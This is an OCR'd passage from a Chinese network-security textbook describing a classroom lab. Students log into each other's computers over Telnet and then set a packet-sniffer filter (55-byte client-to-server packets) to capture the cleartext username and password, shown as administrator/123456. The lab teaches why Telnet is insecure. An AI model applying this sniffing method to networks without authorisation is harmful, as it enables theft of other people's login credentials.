


图 3.3.7 定义 Telnet 协议的过滤器

在应用 Telnet 方式登录远程计算机之前，需要开启 Telnet 服务。如果计算机安装的是 Windows 7 操作系统，则需要单独下载 Telnet. exe 程序。在登录远程计算机时，需要知道该计算机的用户名和密码。

有关该项目的测试，可以选择在局域网内进行分组练习，两人一组，分别应用 Telnet 方式登录到对方计算机，如图 3.3.8 和图 3.3.9 所示。



图 3.3.8　远程登录界面




图 3.3.9　远程连接成功

由于 Telnet 登录时口令部分不回显，只能抓取从客户机到服务器的报文才能获取明文口令，所以一般嗅探软件无法直接看到口令。默认情况下，Telnet 登录时进入字符输入模式，而非行输入模式，此时基本上是客户端一有击键就立即向服务器发送字符，TCP 数据区

为 1B。嗅探结果如图 3.3.10 所示。




图 3.3.10 嗅探结果

客户端 Telnet 到服务端时，一次只传送 1B 的数据；由于协议的头长度是一定的，所以 Telnet 的数据包大小＝DLC(14B)＋IP(20B)＋TCP(20B)＋数据(1B)，共 55B，因此，可以将图 3.3.7 的 Packet Size 设为 55，以便捕获到用户名和密码；如图 3.3.11 所示，设定为仅捕获客户端到服务端的数据包，过滤其他类型的干扰数据包。




图 3.3.11 设定为仅捕获客户端到服务端的数据包

再次重复捕获过程，即可显示用户名和明文密码，如图 3.3.12 所示，用户名为 administrator，口令为 123456。

